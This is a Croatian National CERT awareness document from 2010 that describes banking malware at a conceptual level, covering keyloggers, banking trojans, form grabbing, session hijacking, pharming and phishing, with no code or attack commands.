CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Bankarski zločudni programi

NCERT-PUBDOC-2010-02-290

Nacionalni CERT

u suradnji s

LSS

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem Nacionalni CERT kontinuirano radi.

Rezultat toga rada je i ovaj dokument, koji je nastao suradnjom Nacionalnog CERT–a i LS&S–a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

Nacionalni CERT, www.cert.hr

Nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.LSS.hr

Laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

U današnje vrijeme Internet korisnicima pruža usluge digitalne ekonomije koja nudi novu fleksibilnost s opcijama kao što je Internet bankarstvo i Internet trgovina te razne druge financijske usluge. Digitalna ekonomija je ekonomija koja se temelji na razmjeni elektroničkih dobara i usluga. U takvoj ekonomiji tvrtke posluju sa svojim partnerima i klijentima te provode transakcije putem web tehnologija, odnosno Interneta. Dobro je poznato da se na digitalnom tržištu prenose veliki novčani iznosi te da digitalni „posao" ubrzano raste svake godine. Uz rastuću digitalnu ekonomiju, pojavljuje se i sve više kriminalnih aktivnosti vezanih uz nju. Očito je da se sve više novca prenosi putem Internet bankarstva te da je broj *cyber*-kriminalaca u porastu. *Cyber*-kriminalci su kriminalci koji koriste slabosti Interneta i računalnih aplikacija kako bi učinili kriminalno djelo, kao što je pljačka banke. Banke više ne drže velike svote novca u svojim sefovima i fizičke pljačke banaka su vrlo riskantne. Kako bi izbjegli taj rizik, kriminalci pribjegavaju cyber-pljačkama.

Napadači koriste nekoliko metoda prikupljanja informacija potrebnih za izvođenje pljački. Jedna od njih je *phishing* tehnika napada. Phishing se temelji na slanju lažiranih poruka elektroničke pošte u kojima se navodi korisnika da otkrije osjetljive podatke. Osim primjene *phishing* napada, pljačkaši mogu koristiti posebne zlćudne programe, kao što su trojanski konji. Takvi se programi instaliraju na korisnikovo računalo i prate njegove navike te prikupljaju podatke potrebne za pristup Internet bankarstvu i obavljanje novčanih transakcija. Pri tome se služe alatima za praćenje unosa znakova s tipkovnice (eng. *keylogger*). Ukoliko je pljačka uspješna, napadači dobivaju veliku količinu novca uz vrlo mali rizik jer ih se vrlo rijetko uhvati. Mnoge velike tvrtke, posebice banke često skrivaju činjenicu da ih je netko opljačkao elektroničkim putem zbog toga što bi to značilo da njihovi sustavi nisu dovoljno sigurni. Uz to, takav zaključak mogao bi izazvati paniku kod klijenata banke te bi mnogo njih moglo povući svoja sredstva iz banke, što bi ako dovoljno klijenata to učini moglo dovesti i do propasti banke.

U ovom dokumentu opisane su vrste zlćudnih programa koje napadači koriste za cyber-pljačke, zatim je dan primjer *phishing* napada te opisana pojava crnog tržišta zlćudnih programa. Također, govori se o posljedicama napada te se preporučaju mjere zaštite.

2. Internet bankarstvo i motivacija napadača

Ukoliko netko uđe u poslovnicu banke i opljačka je, vijesti o tom događaju objavljuju se na vijestima u udarnom terminu. Ako netko opljačka pet banaka na taj način, ljudi također o tom događaju slušaju na svim televizijskim vijestima i čitaju o tome u novinama. Međutim, ukoliko pljačkaš orobi banku putem računala, odnosno Interneta, o tome neće biti riječi u javnosti jer bi to značilo da je sigurnost banke ugrožena te da su i financijska sredstva klijenata također ugrožena. Naravno, očit motiv napada na banke je novac, odnosno ilegalno preuzimanje novca iz banke.

U posljednjih nekoliko godina uočen je porast *cyber* napada na banke. *Cyber*-napad je napad na računalni resurs ili sustav upotrebom neke od tehnika zlouporabe ranjivosti tog sustava ili korištenje korisnika računala kao posrednika za uspješno izvođenje napada. Napadači koriste raznolike vrste napada i inovativna sredstva kako bi opljačkali banke. Neke od metoda koje napadači koriste su krađa identiteta i/ili brojeva kreditnih kartica te korištenje keyloggera, trojanskih konja, crva, virusa i drugih malicioznih programa.

Napadači koriste jednostavnost, brzinu i fleksibilnost Internet bankarstva namijenjenog klijentima banke za poboljšavanje iskustva korištenja bankarskih usluga. Američki FBI (eng. Federal Bureau of Investigation) izjavio je krajem 2009. godine kako je primijećen značajan porast Internetskih prijevara usmjerenih na banke čiji su klijenti male i srednje tvrtke te lokalne samouprave. Mnoge tvrtke nisu ni svjesne prijetnje napada putem Internet bankarstva sve dok ih netko ne opljačka. Obzirom da napadači koriste ukradene identitete te brojeve kreditnih kartica i bankovnih računa za pljačku banaka, korisnici često nisu svjesni da im je ukraden identitet i/ili broj bankovnog računa. U mnogo slučajeva tvrtke ne uspijevaju vratiti ukradeni novac. Napadači stalno usavršavaju tehnologiju za izvođenje *cyber*-pljački, što otežava učinkovitu primjenu zaštita od takvih napada. Često se napadi pokreću zlouporabom sigurnosnih propusta u računalnim programima instaliranim na osobnim računalima korisnika. Osim toga, napadači mogu iskoristiti i lakovjernost korisnika te ih nagovoriti na odavanje osjetljivih podataka koje mogu kasnije upotrijebiti u pljački.

Uočeno je da tipičan napad na banke u Velikoj Britaniji uključuje direktan pristup aplikaciji Internet bankarstva, nakon čega slijedi trenutno prebacivanje dostupnih sredstava na račun pljačkaša. Osim toga, čest je slučaj krađe identiteta. U SAD-u je najčešći način prevare stvaranje lažnih bankovnih računa i kreditnih kartica te njihova upotreba u pljački bankovnih automata.

Razlike u infrastrukturi, tipična pitanja sigurnosti računalne mreže i psihologija korisnika uvijek će usmjeriti napadače prema najslabijoj točki u smislu sigurnosti prilikom planiranja i pokretanja *cyber* pljačke.

3. Vrste zloćudnih bankarskih programa

3.1. Programi za praćenje unosa znakova s tipkovnice (eng. Keyloggers)


Keyloggeri su zapravo špijunski programi koji prate i bilježe svaku tipku koju korisnik pritisne. Dijele se u dvije skupine:

- alati u obliku programskih paketa i
- uređaji koji se ugrađuju u sklopovlje računala.

Programi za praćenje unosa znakova s tipkovnice se uključuju u lanac događaja između pritiska tipke na tipkovnici i prikaza znaka na zaslonu računala. To se postiže na više načina:

- postavljanjem video nadzora,
- podmetanjem prislušnog uređaja u tipkovnicu,
- presretanje znakova upotrebom samog računala,
- promjenom upravljačkih programa tipkovnice,
- promjenom programa za obavljanje posebnih funkcija tipkovnice (eng. *filter driver*),
- presretanjem funkcija jezgre operacijskog sustava ili
- presretanjem dll (eng. Dynamic-link library) funkcija (dll je dinamička biblioteka koja se koristi na operacijskim sustavima Windows).

Sklopovski uređaji za praćenje unosa znakova s tipkovnice su obično male veličine i postavljaju se u tipkovnicu, na komunikacijski kabel koji povezuje tipkovnicu i računalo ili u samo računalo, dok se programski paketi sastoje od alata koji prate i bilježe pritiske tipki na tipkovnici.



Slika 1. Primjer KGB keylogger programa u izvođenju. Izvor: PC WIN download center

Napadači koriste opisane programe kako bi preuzeli osjetljive informacije kao što su brojevi kreditnih kartica, PIN-ovi, korisnički podaci i slično. Programi za praćenje unosa znakova s tipkovnice prikupljaju podatke i dostavljaju ih na posebna računala za odlaganje takvih podataka (eng. *dropzones*) s kojih ih napadač lako može dohvatiti.

Moguće je otkriti računala na koja program šalje prikupljene podatke obavljanjem dinamičke analize upotrebom programa za analizu ponašanja zloćudnih programa (poput programskog paketa CWSandbox [1]) i simulacijom zloćudnih programa u kontroliranom okružju. Podaci dobiveni na takav način mogu se iskoristiti za automatsko otkrivanje računala za odlaganje podataka koje je prikupio program za praćenje unosa znakova s tipkovnice. Upotreba ove tehnike vrlo je uspješna.

Jedan od problema programa koji prate isključivo unos znakova s tipkovnice je da se takvom metodom prikupe ogromne količine podataka koje treba poslati na računalo kojim upravlja napadač, a zatim među njima treba naći korisne podatke (broj kartice, pin i sl.). Osim toga, potrebno je shvatiti u kojem je kontekstu pritisnuta tipka te odrediti je li tipka pritisnuta kako bi korisnik unio znak za lozinku ili kako bi, primjerice, napisao tekst u program Notepad. Napadači imaju izbor koristiti programe koji isključivo bilježe pritiske tipki na tipkovnici i/ili programe koji se aktiviraju na određenu ključnu riječ, snimaju stanje zaslona ili preuzimaju HTTPS tokove podataka.


Zloćudni programi koji su napredniji od opisanih programa za praćenje unosa znakova s tipkovnice, a koriste iste u svom radu su trojanski konji o kojima će biti više riječi u nastavku.

3.2. Trojanski konji

Trojanski konji jedni su od najjednostavnijih i vrlo raširenih oblika zloćudnih programa. Oni sadrže neku korisnu funkcionalnost i time privlače korisnika da ih preuzme na svoje računalo i pokrene. Tom akcijom

korisnik omogućuje napadaču pokretanje zlonamjernog programskog koda, odnosno pristup određenim podacima na računalu ili čak preuzimanje kontrole nad cijelim računalom (ovisno o namjeni trojanskog konja). Trojanskog konja može izraditi sam napadač ili ga može preuzeti (kupiti) od nekog drugog napadača ili skupine.

Posebno opasna vrsta trojanskih konja su bankarski trojanski konji koji su prvenstveno oblikovani za napad na bankarske sustava, ali i burze dionica koje se oslanjaju na Internet za prijenos podataka. Osnovna funkcija spomenutih trojanskih konja je krađa osobnih podataka žrtve, kao što su brojevi kreditnih kartica i PIN-ovi (eng. Personal Identification Number), te preuzimanje potpune ili djelomične kontrole nad računalom korisnika. Napadači koriste različite tehnike, kao što je HTML injekcija, kako bi ukrali podatke potrebne za pljačku banke i ukrali PIN-ove, lozinke, korisničke račune, brojeve kreditnih kartica i druge osjetljive podatke. HTML injekcija je ubacivanje HTML koda u odgovor web poslužitelja kako bi se izmijenio sadržaj web stranice koju korisnik učitava. Trenutno ne postoji učinkovita zaštita protiv njih pa se niti jedan korisnik Internet bankarstva ne može osjećati potpuno sigurno. Naravno, postoje određene mjere zaštite, ali niti jedna od njih ne pruža potpunu zaštitu. O mjerama zaštite biti će riječi u poglavlju 9.



Slika 2. Slikovit prikaz funkcija trojanskog konja.

Bankarske trojance obično izrađuju profesionalni *cyber*-kriminalci, kao što je ruska skupina RBN (eng. Russian Business Network)[20]. Takvi trojanci koriste sve napredne tehnike za izbjegavanje detekcije antivirusnim alatima. Kako bi se suprotstavile, antivirusne tvrtke razvijaju posebne heurističke algoritme kako bi se nosili s ovim naprednim programima. Primjeri ove vrste trojanskih konja su Sinowal, Bancos, Limbo, Zeus i drugi.

3.2.1. Kako funkcioniraju bankarski trojanski konji?

Trojanski konji posebno napravljeni za prikupljanje bankovnih podataka počeli su se pojavljivati 2004. godine. I prije su postojali programi koji su mogli ilegalno preuzimati osjetljive podatke, no nisu se koristili za krađu podataka potrebnih za *cyber*-pljačku banaka. Jedan od razloga tome je da prije Internet bankarstvo nije bilo dovoljno razvijeno i malo je ljudi koristilo postojeće usluge. 2004. godine bankarski su trojanci dizajnirani tako da filtriraju podatke dobivene praćenjem unosa znakova preko tipkovnice (eng. *keylogging*) koji nisu vezani za trenutnu bankovnu sjednicu. Uobičajeno je da postoji mnogo podataka dobivenih praćenjem unosa znakova preko tipkovnice i krađom korisničkih računa i sličnih osjetljivih podataka. Kako bi pronašli korisne podataka u gomili prikupljenih podataka napadači koriste napredne tehnike traženja podataka (eng. *data mining*). Filtriranje nekorisnih podataka prilikom njihovog preuzimanja čini pljačkaše banaka mnogo učinkovitijima. Podaci se obično filtriraju na razini URL-ova (eng. *Unified Resource Locator*) koje korisnik koristi za pristup Internet bankarstvu. Kako bi se usredotočili na određene web stranice, bankarski trojanci tipično sadrže ili preuzimaju sa upravljačkog poslužitelja popis nizova znakova

koji se koriste prilikom filtriranja. Spomenuti nizovi znakova su vezani uz banke, kao što je na primjer dio URL-a jedne banke, www.citibank.com, „/TAN/" broj (TAN - Transaction Number) ili nazivi prozora s porukama na web stranici (na primjer „Dobro došli u Citi banku" i slično). Trojanski konj prati aktivnosti na sustavu i kreće u akciju kada filtar otkrije neki od nizova znakova danih u primjerima. Neki bankarski trojanci imaju ogroman popis podataka o bankama. Na primjer, Bancos.NL [2] sadrži 2.764 različita bankarska URL-a iz više od sto zemalja. Međutim, kada se pobliže pogleda popis banaka, može se primijetiti da neke web stranice i nisu zapravo stranice za Internet bankarstvo (npr. Bank of Finland, koja nije banka namijenjena građanima). Također, na popisu se mogu naći i banke koje ne koriste jednostavnu autentikaciju (koja se može zaobići tehnikama koje primjenjuje trojanski konj Bancos.NL).

Filtriranjem podataka bankarski trojanci preuzimaju korisne informacije o bankarskim aktivnostima korisnika. To znači da trojanski konj treba znati kada korisnik koristi Internet bankarstvo. Uobičajeno je da trojanski konj prati samo koje se akcije odvijaju u web pregledniku, odnosno koje stranice korisnik posjećuje. Bankarski trojanci koriste sljedeće metode otkrivanja na koje web stranice korisnik odlazi kada koristi web preglednik:

- **Presretanje funkcijskih poziva, poruka ili događaja u aplikacijskim komponentama** (eng. *hooking*), npr. presretanje poziva API funkcija *Winlnet*.
- **Upotreba BHO sučelja** (eng. *Browser Helper Object*) [3][4]. BHO je DLL modul dizajniran kao plugin za Microsoftov web preglednik Internet Explorer koji se koristi za omogućavanje dodatne funkcionalnosti, kao što je prikaz PDF dokumenata u web pregledniku.
- **Označavanje naslova prozora** (npr. funkcija FindWindow()[5])
- **Korištenje DDE-a** (eng. Dynamic Dana Exchange)[6]. DDE je tehnologija za komunikaciju između više aplikacija na operacijskim sustavima Windows i OS/2.
- **Korištenje COM (eng. Component Object Model)/ OLE (eng. Object Linking and Embedding) sučelja.**
- **Upotreba dodataka za web preglednik Firefox.**
- **Upotreba LSP (eng. *Layered Service Provider*) sučelja [7].** LSP je funkcionalnost Windows Winsock 2 Service Provider sučelja koje koriste Windows aplikacije za pristup prijenosnim protokolima (eng. transport protocols), kao što je TCP/IP.


Primjer tipičnog bankarskog trojanca je Banker.ark [8], koji krade korisničke podatke potrebne za prijavu na Internet bankarstvo nekih brazilskih banaka praćenjem unosa znakova s tipkovnice kada URL upisan u web preglednik sadrži neki niz znakova uključen u filtar.

Nakon što je trojanski konj utvrdio da korisnik pristupa web stranici banke, pokušava presresti korisničke podatke ili oteti autenticiranu bankovnu sjednicu. Kako bi to postigli, trojanci koriste neke od sljedećih tehnika:

- **Preuzimanje kontrole nad podacima u predlošcima** (eng. *form grabbing*). Koriste se napredne tehnike praćenja unosa znakova s tipkovnice kako bi se presreli podaci o prozorima na web stranici.
- **Slikanje i snimanje stanja zaslona.**
- **Praćenje unosa podataka sa tipkovnice** (eng. *keylogging*).
- **Ubacivanje lažnog sadržaja i predložaka za popunjavanje u web stranice za Internet bankarstvo.**
- **Pharming** (preusmjeravanje prometa web stranice na drugu lažnu web stranicu)
- **Napadi s čovjekom u sredini** (eng. *Man-in-the-middle attacks*).

Neki trojanski konji koriste tehnike ubacivanja HTML koda (eng. *HTML injection*). Oni prate stranicu kojoj korisnik pristupa i kada posjeti stranicu koja se nalazi u filtru umjesto prave stranice, prikazuju lažnu web stranicu. Jedan takav trojanski konj je Sinowal.cp [9], otkriven u ožujku 2007. godine. Kada je Sinowal aktiviran na ugroženom sustavu, on kontaktira poslužitelj kojim upravlja napadač. Na poslužitelju se nalazi popis bankarskih stranica koje trojanski konj prati. Kada korisnik pristupi stranici koju trojanski konj prati, prikazuje lažnu web stranicu koja se nalazi na napadačevom poslužitelju.

Tipični napad s čovjekom u sredini na bankovne stranice temelji se na postavljanju lažne web stranice koja mijenja i preusmjerava promet između korisnika i poslužitelja.



Slika 3. Napad s čovjekom u sredini


3.2.2. Kako trojanci kradu novac?

Trojanski konj Haxdoor.ki napao je švedske i njemačke banke u kolovozu 2006. te su vijesti o njegovim uspjesima došle u medije zbog toga što je uzrokovao veliku financijsku štetu bankama u spomenutim zemljama [10]. Trojanski konj je prikupio korisnička imena, lozinke i PIN-ove korisnika bankarskih usluga. Ovakav trojanski konj obično prilikom prikupljanja podataka prikazuje lažne informacije u dijaloškim prozorima korisnicima. Na primjer, kada korisnik upisuje svoje korisničko ime i lozinku, trojanski konj se aktivira i prikazuje prozor u kojem obavještava korisnika da je krivo unio podatke. U međuvremenu sprema korisničke podatke i šalje ih napadačima koji ih mogu iskoristiti.

Mnogi bankarski trojanci kradu korisničke podatke, transakcijske brojeve (TAN) ili jednokratne lozinke (OTP – one-time passwords) i šalju ih poslužiteljima kojima upravljaju napadači. Napadač se može prijaviti na Internet bankarstvo i prebaciti novac na račun koji mu pripada ili vjerojatnije prebaciti na račun kojeg nije moguće nadzirati. Banke mogu spriječiti ovakve napade upotrebom popisa lozinki, praćenjem nepravilnosti kod pristupa stranici i slično. Sve više banaka počinje koristiti poboljšane i sigurnije načine autentikacije, kao što je dvokoračna autentikacija, pa se napadači sve više usredotočuju na banke koje još uvijek nisu poboljšale svoje sigurnosne mehanizme. Dvokoračna autentikacija može uključivati u prvom koraku upotrebu tekstualne i u drugom koraku grafičke lozinke. Ako je tekstualna lozinka ukradena, napadač ne može pristupiti računu jer ne zna grafičku lozinku. Mnoge banke u SAD-u još uvijek ne koriste jednokratne lozinke ili neke druge bolje mehanizme prijave na sustav. To ih čini ranjivima na uobičajene programe za praćenje unosa znakova sa tipkovnice i phishing napade, koji će biti objašnjeni u poglavlju 4.

3.3. Otimanje sjednica

Trojanski konji, osim što se mogu koristiti za krađu korisničkih i autentikacijskih podataka, mogu se koristiti i za otimanje autenticiranih sjednica. Ukoliko trojanski konj preuzme administratorske podatke, čak ni višeslojni autentikacijski sustav neće pružiti zaštitu od upotrebe autenticirane sjednice za pokretanje ili izmjenu transakcija. Problem leži u činjenici da web preglednici na osobnim računalima korisnika pristupom Internet bankarstvu postaju bankovni terminali.



Slika 4.Otimanje sjednice

Prilikom izvođenja napada otimanjem sjednica, zloćudni program može promijeniti sadržaj transakcija. Na primjer, neka korisnik unosi nalog za prijenos 200 kuna na tekući račun Pere Perića. Ukoliko napadač otme sjednicu, on može promijeniti iznos od 200 kuna u 999 kuna te umjesto Pere Perića upisati podatke o svojem računu ili računu kojim on upravlja. Osim toga, napadač može unijeti i potpuno novi nalog za prijenos novca. Kada je transakcija provedena, napadač može pokupiti novac. Naravno bilo bi prejednostavno da kriminalci koriste vlastiti identitet za obavljanje opisane pljačke i prikupljanje novca.

3.4. Preuzimanje kontrole nad podacima u predlošcima (eng. form grabbing)

Prikupljanje podataka potrebnih za upotrebu Internet bankarstva obično obavljaju programi za praćenje unosa znakova sa tipkovnice. To nije učinkovito jer takvi programi bilježe sve što korisnik utipka, što znači da napadač mora u gomili podataka pronaći one korisne. Zbog toga su 2003. godine napadači počeli koristiti preuzimanje kontrole nad podacima o prozorima. Spomenuta metoda odnosi se na trojanca koji presreće podatke samo u slučaju kada korisnik popunjava neki predložak koji sadrži polja za ispunjavanje. Kada korisnik popunjava nalog za novčanu transakciju, podatke unosi u za to predviđena polja na predlošku. Podaci koje korisnik unosi obično su osjetljivi (npr. brojevi bankovnih računa i slično).

Uobičajene tehnike za preuzimanje podataka s predložaka uključuju:

- BHO sučelja,
- COM sučelja (npr IWebBrowser2) i
- presretanje funkcijskih poziva, poruka i događaja (eng. *API hooking*).

Većina takvih programa iskorištava sigurnosne propuste u web pregledniku Microsoft Internet Explorer, međutim problem nije ograničen isključivo na korisnike spomenutog web preglednika. Firefox je također izložen zlouporabi opisanih zloćudnih programa. Na primjer, trojanski konj Haxdoor.gh može preuzeti podatke iz preglednika presretanjem generičke funkcije *GetDlgItemTextA*.

Mnogi trojanci, kao što je Sinowal, pokazuju korisnicima lažne web stranice izrađene tako da izgledaju kao prave. Nakon što je korisnik popunio lažni obrazac sa svojim podacima, trojanski konj pokazuje dijaloški prozor sa porukom o pogrešci. Dijaloški prozor je poseban prozor u kojem se prikazuju podaci korisniku i/ili koji traži interakciju s korisnikom. Prikupljeni podaci šalju se napadačima. Neki bankarski trojanci proširuju standardne obrasce izvornih bankarskih stranica. Na primjer, uz ukradene brojeve kreditnih kartica za pristup novčanim sredstvima potrebno je poznavati i PIN. Nije uobičajeno da web stranice za Internet bankarstvo zahtijevaju unos PIN-a. Zato neki trojanci dodaju polje za unos PIN-a na standardni obrazac. Na primjer trojanski konj Sters omogućuje kriminalcima da prikupljaju osobne identifikacijske brojeve i druge osjetljive osobne brojeve, praćenjem unosa znakova s tipkovnice.

3.5. Pharming

Neki bankarski trojanci preusmjeruju korisnika prilikom prijave na Internet bankarstvo na lažnu web stranicu. Ova metoda napada naziva se *pharming*. Napadač oblikuje stranicu tako da ona oponaša web stranicu banke. Takva stranica također može služiti za napad s čovjekom u sredini, mijenjajući sadržaj prometa koji se prenosi između bankarske stranice i korisnikovog web preglednika. Postoji mnogo različitih tehnika *pharming* napada. Na primjer, trojanski konj može dodati nazive web stranica banke u datoteku s IP adresama koje upućuju na zlonamjernu stranicu. Dobar primjer takvog trojanca je *Ohost.je*. Još jedna tipična metoda je presretanje funkcija iz biblioteke „wininwt.dll" u procesu web preglednika Internet Explorer. Također, neke inačice trojanca *Haxdoor* imaju ovu opciju. Mnogi web preglednici imaju opciju upozoravanja korisnika da web stranica koju posjećuju nema valjani certifikat. Bankarski trojanski konj koji izvodi *pharming* napade upotrebom funkcija „wininet.dll" u pregledniku može zaobići ili potisnuti dijaloške prozore o upozorenjima. Također, trojanski konj koji može mijenjati datoteke na korisničkom računalu, može i instalirati vlastiti certifikat te na taj način spriječiti pojavu upozorenja.


3.6. Zlćudni višekoračni programi

Postoje programi koji izvode napade na bankovne račune u više koraka. Prvi je korak početna infekcija računala. Zlćudni se program instalira na korisnikovo računalo ukoliko on posjeti stranicu koja ga sadrži. Preuzeti program šalje svaki URL, odnosno adrese web stanica, koje korisnik posjeti poslužitelju kojim upravlja napadač.

U drugom koraku zlćudni program prati kriptirani promet web stranica, kao što je onaj koji se stvara prilikom posjete web stranice za Internet bankarstvo. Takav se promet presreće i šalje prema napadačevom poslužitelju.

U trećem koraku napadač analizira promet i zaključuje u kojoj banci žrtva ima račun. Zatim šalje žrtvinom računalu drugi program koji presreće pritiske tipki kada ona pristupa stranicama za Internet bankarstvo.

Sljedeća slika prikazuje tijek izvođenja napada u 3 koraka:



Slika 5. Tok izvođenja napada

Na opisani način napadač saznaje informacije o korisničkom bankovnom računu, broj računa, lozinku i slično. Napadač ima sve potrebno za pljačku i krađu identiteta.


Korisnici se ne mogu potpuno zaštititi, ali mogu spriječiti prvi korak upotrebom antivirusnih programa koji sprečavaju preuzimanje zlćudnih programa sa sumnjivih stranica.

4. Lažno predstavljanje

U napadima lažnim predstavljanjem postoje tri glavna aktera i to su:

- pružatelj usluga - P (npr. banka),
- žrtva - V (korisnik pružatelja usluga)
- napadač - A.

Kako bi pružatelj usluga, odnosno banka, osigurala isključivo autorizirani pristup svojim uslugama, ona obavlja autentikaciju prije dozvole pristupa svojim uslugama. Zbog toga ona dodjeljuje korisnicima korisničke račune. Napadač želi koristiti usluge banke pretvarajući se da je njezin korisnik. Kako bi to učinio mora mu ukrasti osobne podatke i korisnički račun. Prema tome, napadač uspostavlja komunikacijski kanal prema žrtvi za preuzimanje podataka. Osim spomenutog kanala, postoji još jedan komunikacijski kanal između napadača i žrtve. Taj se kanal koristi za pokretanje napada lažnim predstavljanjem i naziva se napadački kanal.



Slika 6. Napad lažnim predstavljanjem

Postoji više metoda za izvođenje napada lažnim predstavljanjem. Tipičan primjer su *phishing* napadi.Ukoliko se uzme primjer phishing napada na korisnike banke (slika 6) pružatelj usluge je banka i napadač želi doznati podatke korisnika za prijavu na Internet bankarstvo. Napadački kanal je obično lažna poruka elektroničke pošte koja upućuje korisnika na lažnu web stranicu. Web stranica je dio komunikacijskog kanala za preuzimanje korisnikovih podataka.

